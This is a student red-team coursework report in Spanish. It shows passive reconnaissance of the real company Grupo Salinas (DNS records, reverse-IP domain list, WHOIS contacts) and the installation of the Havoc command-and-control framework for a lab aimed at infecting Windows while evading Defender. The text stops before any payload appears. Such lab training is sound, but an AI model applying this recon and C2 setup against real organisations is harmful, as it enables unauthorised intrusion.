

Informe Módulo 9

Practica – Red Team

Fecha: 20 de Junio de 2024

Autor: **Azael Ramírez Pérez**

Mail: **keepcoder_test@gmail.com (ficticio)**

Empresa: **KeepCoder.inc (ficticio)**

Contenido

Ámbito y alcance.....	3
Actividad 1 - Planificación y reconocimiento de una organización.....	4
Actividad 2 - Ejercicio de Red Team.....	13
Máquina Virtual 1 - Instalación y configuración del host Debian.....	14
Máquina Virtual 2 - Instalación y configuración del host Windows.....	21
Pruebas de infección - Ejecución de la muestra maliciosa en el host Windows.....	27

Ámbito y alcance

El presente trabajo esta enfocado a realizar 2 actividades, la primera será el reconocimiento de una organización, esta actividad consiste en recopilar la mayor información posible sobre nuestro objetivo cuya finalidad será identificar posibles vulnerabilidades y puntos de entrada.


La segunda actividad consiste en configurar un laboratorio en el que podamos realizar una infección sobre un equipo Windows sin que Microsoft Defender Antivirus se alerte, de esta manera podremos lograr instalar un Comand and Control (C&C) y así poder tener control sobre el equipo, por ejemplo, se podrá ejecutar programas, recopilar información y manipular archivos.

Actividad 1 - Planificación y reconocimiento de una organización

Reconocimiento a la empresa objetivo.

Para esta primera actividad se ha seleccionado a la empresa objetivo siendo **Grupo Salinas**. Para la fase de reconocimiento se han utilizado principalmente técnicas pasivas las cuales se detallan a continuación.

Inicialmente se ha hecho ping al dominio **gruposalinas.com** de la empresa que se ha seleccionado, esto nos ha permitido obtener la IP del servidor, podemos ver que esta online, a continuación, se muestra evidencia.



```
(kali㉿kali)-[~]  
$ ping gruposalinas.com  
PING gruposalinas.com (45.60.73.119) 56(84) bytes of data.  
64 bytes from 45.60.73.119: icmp_seq=1 ttl=128 time=32.7 ms  
64 bytes from 45.60.73.119: icmp_seq=2 ttl=128 time=32.8 ms  
64 bytes from 45.60.73.119: icmp_seq=3 ttl=128 time=32.2 ms  
64 bytes from 45.60.73.119: icmp_seq=4 ttl=128 time=37.4 ms  
^C  
— gruposalinas.com ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 32.191/33.787/37.447/2.125 ms
```

Imagen 1. Ping al dominio de la empresa

Se ha utilizado nslookup, cuya función básica es encontrar la dirección IP de un equipo determinado o realizar una búsqueda DNS inversa, a continuación, se muestra el resultado de la ejecución del comando.



```
(kali㉿kali)-[~]  
$ nslookup gruposalinas.com  
Server:      192.168.157.2  
Address:     192.168.157.2#53  
  
Non-authoritative answer:  
Name:   gruposalinas.com  
Address: 45.60.82.119  
Name:   gruposalinas.com  
Address: 45.60.73.119
```

Imagen 2. Ejecución del comando nslookup

Se ha utilizado el sitio Web de [Viewdns.info](https://viewdns.info) nos ha devuelto todos los registros DNS del dominio en concreto, en este caso se han encontrado 70 dominios alojados en el servidor.

<https://viewdns.info/reverseip/?host=45.60.73.119&t=1>

Viewdns.info

Tools | API | Research | Data

[ViewDNS.info](#) > [Tools](#) > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains identifying other sites on the same shared hosting server.

Domain / IP:

Reverse IP results for 45.60.73.119
=====

There are 70 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
aforeazteca.com.mx	2024-06-19
agentesdineroexpress.com	2024-06-19
algorithia.com	2024-06-19
aprendeycrece.com	2024-06-19
arrendadoraazteca.com	2024-06-19
bancoazteca.com.gt	2024-06-22
bancoaztecadigitalgt.com	2024-06-19
baz-mic.com.mx	2024-06-19
bazdigital.com.mx	2024-06-19
bazdigitalgt.com	2024-06-19
bazlegal.com	2024-06-19
bazpagos.com.mx	2024-06-19
bazstore.com.mx	2024-06-19
beasitio.com.mx	2024-06-19
bienestarazteca.com.mx	2024-06-19
cefat.mx	2024-06-19
cobranzamovil.com.mx	2024-06-19

Imagen 3. Consulta de los dominios a partir de la IP

También nos ha arrojado algunos datos interesantes los cuales nos han dado indicios de los servicios que utiliza de otras empresas, por ejemplo: GlobalSing, Cisco, Slack, Dropbox. Hemos encontrado que utiliza un SPF de Outlook, cabe destacar que el SPF es un protocolo de validación de correo electrónico y una estrategia de ciberseguridad que se usa para detener ataques de phishing.

A continuación, se anexa evidencia de lo mencionado.

Name	TTL	Class	Type	Priority	Data
gruposalinas.com.	3600	IN	SOA		ns1.aztecaservicios.com. please_set_email.absolutely.nowhere. 2009020746 10800 3600 2419200 900
gruposalinas.com.	3600	IN	NS		ns3.aztecaservicios.mx.
gruposalinas.com.	3600	IN	NS		ns4.aztecaservicios.mx.
gruposalinas.com.	3600	IN	NS		ns2.aztecaservicios.com.
gruposalinas.com.	3600	IN	NS		ns1.aztecaservicios.com.
gruposalinas.com.	3600	IN	NS		ns2.f5clouddns.com.
gruposalinas.com.	3600	IN	NS		ns2.f5cloudservices.com.
gruposalinas.com.	3600	IN	NS		ns1.f5clouddns.com.
gruposalinas.com.	3600	IN	NS		ns1.f5cloudservices.com.
gruposalinas.com.	3600	IN	A		45.60.73.119
gruposalinas.com.	3600	IN	A		45.60.82.119
gruposalinas.com.	3600	IN	TXT		"globalsign domain-verification=DD81813B01EDC325AB68BDAEC1801315"
gruposalinas.com.	3600	IN	TXT		"MS=ms75454525"
gruposalinas.com.	3600	IN	TXT		"slack-domain-verification=BFNyeFi3Jvpvxi0y5TBJSiNBpqiI3bJ3BFyLBktK"
gruposalinas.com.	3600	IN	TXT		"9667faclal1b415990c23da5dledba4f"
gruposalinas.com.	3600	IN	TXT		"cisco-domain-verification=6574953930efb00ff1d5374276d3809fb411b49ac7c350b2658b1a82668928cb"
gruposalinas.com.	3600	IN	TXT		"2th9j2ld6qmvmg0msv1rt51mzqy8wkr1"
gruposalinas.com.	3600	IN	TXT		"znJR4jMB2M7aW2bssDfxr/rQoqj1kjCtJ6CmsrtdD6DBfbWjtxw1x1WQR53FdyYUEdiqikFjW8vtEx0hvdHMw=="
gruposalinas.com.	3600	IN	TXT		"BzsJ5JFktHv8HgmDB3ZIy/sCSMG9eAmuYZ/kdGU0/Ya5ipVHcQjpAmNYBx92PAg3MR18mf0uPPSara9awjQFog=="
gruposalinas.com.	3600	IN	TXT		"ZOOM_verify_VjM6drFdSBs4OLVgQn5uyw"
gruposalinas.com.	3600	IN	TXT		"MS=71C30F5883203736CE4AD5449EE1B0EBAF7A5567"
gruposalinas.com.	3600	IN	TXT		"dropbox domain-verification=oejh970sj0jq"
gruposalinas.com.	3600	IN	TXT		"v=spf1 "ip4:200.38.115.23 " "ip4:200.38.115.24 " "ip4:200.38.122.54 " "ip4:200.38.122.55 " "ip4:200.38.112.11 " "ip4:200.38.112.12 " "ip4:200.38.122.23 " "ip4:200.38.122.65 " "ip4:200.38.115.110 " "ip4:200.38.115.111 " "include:spf.protection.outlook.com " "-all"
gruposalinas.com.	3600	IN	MX	10	mx2.hc5751-2.iphmx.com.
gruposalinas.com.	3600	IN	MX	10	mx1.hc5751-2.iphmx.com.

Imagen 4. Servicios utilizados por la empresa

Se ha utilizado Whois, este es un protocolo basado en petición y respuesta que se utiliza para efectuar consultas en una base de datos, la cual nos permite determinar el propietario de un nombre de dominio o una dirección IP en Internet.



The screenshot shows the who.is website interface. At the top, there's a search bar with the URL `https://www.gruposalinas.com` entered. Below the search bar, there's a table showing domain availability for various TLDs: .com (Taken), .net (Taken), .org (\$8.99, Available), .co (\$15.99, Available), and .io (Taken). A green button labeled "Purchase Selected Domains" is visible. Below this, the WHOIS information for `gruposalinas.com` is displayed. It includes tabs for "Whois", "DNS Records", and "Diagnostics". The "Whois" tab is active, showing the following details:

cache expires in 1 days, 0 hours, 0 minutes and 0 seconds

Registrar Info	
Name	Network Solutions, LLC
Whois Server	whois.networksolutions.com
Referral URL	http://networksolutions.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates	
Expires On	2025-03-04
Registered On	1999-03-04
Updated On	2024-02-22

Name Servers	
ns1.f5clouddns.com	107.162.234.197
ns2.f5clouddns.com	107.162.176.221
ns3.aztecaservicios.mx	200.38.113.11
ns4.aztecaservicios.mx	200.38.112.4




Premium DomainsTransferFeatures

Similar Domains

[grupo--mexico.com](#) | [grupo--msi.com](#) | [grupo--rbd.com](#) | [grupo-.com](#) | [grupo-02.com](#) | [grupo-06.online](#) | [grupo-0615.com.mx](#) | [grupo-1.cl](#) | [grupo-1.com](#) | [grupo-1.online](#) | [grupo-10.com](#) | [grupo-10.es](#) | [grupo-1000.com](#) | [grupo-11.com](#) | [grupo-13.com](#) | [grupo-17.com](#) | [grupo-19.com](#) | [grupo-2.com](#) | [grupo-2000.com](#) | [grupo-2010.com](#) |

Registrar Data

We will display stored WHOIS data for up to 30 days.

 Make Private Now

Registrant Contact Information:

Name	Elektra
Organization	Elektra
Address	Insurgentes Sur 3579
City	Mexico
State / Province	DF
Postal Code	14000
Country	MX
Phone	+52.5517201305
Fax	+52.9999999999
Email	adnindonains@aztecaservicios.com

Administrative Contact Information:

Name	Dominios GS, Administracion
Organization	TV Azteca
Address	Periferico Sur # 4121
City	Ciudad de Mexico
State / Province	D.F.
Postal Code	14140
Country	MX
Phone	+52.5517201305
Email	adnindonains@aztecaservicios.com

Technical Contact Information:

Name	Sanchez, Armando
Organization	Elektra
Address	Insurgentes Sur #3579
City	Mexico, DF 14000
Postal Code	
Country	MX
Phone	+52.5256242214
Fax	+52.5256242263
Email	asanchez@ELEKTRA.COM,MX

Information Updated: 2024-06-22 14:16:50

Imagen 5. Detalles del propietario referentes al dominio de la empresa

Nombres / Empresas incluidas para la empresa matriz

Se listan algunas empresas que también administra la empresa objetivo (Grupo Salinas).

- Afore azteca
- Algorithmia
- Elektra
- Italika.mx
- Totalsec
- Grupo dragon
- Rancho San Jacinto

Dominios

Con base a las herramientas utilizadas hemos encontrado otros dominios que contiene la empresa objetivo, a continuación, se listan los siguientes:

- aforeazteca.com.mx
- agentesdineroexpress.com
- algorithmia.com
- aprendeycrece.com
- arrendadoraazteca.com
- bancoazteca.com.gt
- bancoaztecadigitalgt.com
- baz-mic.com.mx
- bazdigital.com.mx
- bazdigitalgt.com
- bazlegal.com
- bazpagos.com.mx
- bazstore.com.mx
- beasitio.com.mx
- bienestarazteca.com.mx
- cefat.mx
- cobranzamovil.com.mx
- coin-pro.com.mx
- datospersonalesgs.com.mx
- dineroexpress.com.mx

- dineroexpress.com
- ektdriver.com
- ektfiori.com
- ektnvia.com
- elearningbancoazteca.mx
- elektra.com.mx
- elektrapagodeservicios.com
- esan.com
- estadosdecuentatotalplay.com.mx
- expansionelektra.com.mx
- franquiciags.com.mx
- gdragon.com.mx
- gestioncobranzabaz.com.mx
- grupoelektra.com.mx
- gruposalinas.com.mx
- gruposalinas.com
- gruposalinas.mx
- heromotos.mx
- herorefacciones.mx
- irtotalplay.com.mx
- irtotalplay.com
- irtotalplay.mx
- irtvazteca.com
- italika.mx
- lasparotasgolf.com
- mapasbancoazteca.com.mx
- negociostotalplay.com.mx
- ouimovil.com.mx
- pagoazteca.com.mx
- pagodeservicioelektra.com.mx
- pcbws.mx
- plata.com.mx
- puntoazteca.com.mx
- ranchosanjacinto.mx
- refaccionesitalika.com.mx
- revista-liber.org
- ricardosalinas.com.mx
- ricardosalinas.com
- ruph.mx
- scllam.com.mx
- sclpcj.com.mx

- segurosazteca.com.mx
- serviciosproduccion.com.mx
- sescgs.org
- sistemasadministraciongs.com
- sustentabilidad-gs.mx
- totalcybersec.com
- totalsec.com.mx
- transporteatumedida.com
- tvaztecaguate.com

Actividad 2 - Ejercicio de Red Team

Máquina Virtual 1 - Instalación y configuración del host Debian

Creación de una Máquina Virtual GNU/Linux Debian.

La primera actividad es poder instalar y configurar una máquina virtual con el Sistema Operativo GNU/Linux Debian. En esta máquina es donde se instalará el software de **Comand & Control**, desde esta misma podremos ver el registro de todas las infecciones que se realicen.




Imagen 1. Instalación de una máquina Virtual con S.O. Debian

Instalación del compilador de Golang en la Máquina Virtual GNU/Linux Debian.

La herramienta de software que se utilizara como **Comand & Control** se llama **Havoc**, esta misma está escrita en Go por esta razón es necesario instalar el compilador de Golang en nuestro host Debian. Posteriormente cuando se instale **Havoc** habrá que compilar la aplicación para que podamos utilizarla.

A continuación, se listan los comandos que nos permitieron realizar la instalación exitosa.

- `cd /tmp`
- `wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz`
- `rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz`
- `export PATH=$PATH:/usr/local/go/bin`
- `go --version`

Validación de la instalación de Golang

Finalmente se ejecutó el comando `go version`, de esta manera podemos comprobar si el compilador de Golang se instaló correctamente, ver imagen siguiente.




Imagen 3. Versión de Golang instalado correctamente

Instalación de Havoc en la Máquina Virtual GNU/Linux Debian.

Cabe mencionar que **Havoc** es un marco de post-explotación de código abierto, es utilizado principalmente por profesionales de la seguridad con la finalidad de realizar pruebas de penetración y evaluaciones de seguridad.

Las características principales que permite realizar esta herramienta son:

- Ejecución remota de comandos
- Manejo de cargas útiles
- Escalación de privilegios
- Recolección de información

A continuación, se listan los comandos que nos permitieron instalar correctamente Havoc en el host Debian.

```
• su - root
• cd /opt/
• git clone https://github.com/HavocFramework/Havoc.git
• apt install -y git build-essential apt-utils cmake libfontconfig1
  libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev
  libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev
  libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-
  qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev
  qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-
  dev libboost-all-dev mingw-w64 nasm
• cd /opt/Havoc
• cd teamserver
• go mod download golang.org/x/sys
• go mod download github.com/ugorji/go
• cd /opt/Havoc
• make ts-build
• make client-build
```

Validación de la instalación de Havoc en el host Debian.


Finalmente tendremos que validar que **Havoc** se haya instalado correctamente en el host Debian. Para ello se ejecutaron los siguientes comandos:

```
• cd /opt/Havoc
• cd /opt/Havoc/profiles
• cat havoc.yaotl

-----
Log del archivo: havoc.yaotl
-----
Operators {
  user "5pider" {
    Password = "password1234"
  }

  user "Neo" {
    Password = "password1234"
  }
}
-----

• ./havoc server --profile ./profiles/havoc.yaotl -v --debug
```



```
Applications - Terminal - developer@deb... Display
Terminal - developer@debian: ~
File Edit View Terminal Tabs Help
root@debian:/opt/Havoc#
root@debian:/opt/Havoc#
root@debian:/opt/Havoc# ./havoc server --profile ./profiles/havoc.yaotl -v --debug 1
HAVOC
pull and elevate until it's done
[17:53:24] [DEBUG] [cmd.glob...func2:59]: Debug mode enabled
[17:53:24] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[17:53:24] [INFO] Havoc profile: ./profiles/havoc.yaotl
[17:53:24] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[17:53:24] [INFO] Time: 20/06/2024 17:53:24
[17:53:24] [INFO] Teamserver logs saved under: data/loot/2024.06.20_17:53:24
[17:53:24] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver...
[17:53:24] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[17:53:24] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint 2
[17:53:24] [INFO] Opens existing database: data/teamserver.db
[17:53:24] [DEBUG] [certs.HTTPSGeneratorRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[17:53:24] [INFO] Starting 1 listeners from last session
[17:53:24] [DEBUG] [handlers.(*HTTP).Start:204]: Setup HTTP/s Server
```

Imagen 4. Ejecución correcta de Havoc en el host Debian

Ejecución del cliente de **Havoc** con el usuario estándar (developer) en nuestro host Debian. A continuación, se muestran los comandos que se ejecutaron:

- `su - developer`
- `cd /opt/Havoc`
- `./havoc client`




Imagen 5. Inicio de sesión a la herramienta de Havoc

Para acceder a la herramienta de Havoc, haremos uso de las credenciales de usuario que trae configurado por default.

Credenciales:

- Usuario: **Neo**
- Password: **password1234**




Imagen 6. Acceso a Havoc con credenciales de usuario




Imagen 7. Panel de inicio de la herramienta Havoc

Máquina Virtual 2 - Instalación y configuración del host Windows

Creación de una Máquina Virtual Windows.

Es necesario poder configurar una maquina virtual con el sistema operativo Windows. Este host será la maquina víctima así que es el que utilizaremos para poder hacer la infección y poder controlarlo con Havoc desde el host Debian.




Imagen 8. Instalación de la máquina virtual Windows

Instalación de herramientas de software en el host Windows.


Se realizará la instalación de 3 herramientas de software para poder descargar algunos repositorios de GitHub, así como poder compilar el proyecto que nos servirá para generar el archivo malicioso.

Las herramientas de software que se instalaron son las siguientes:

- Visual Studio 2022
- Git
- Python



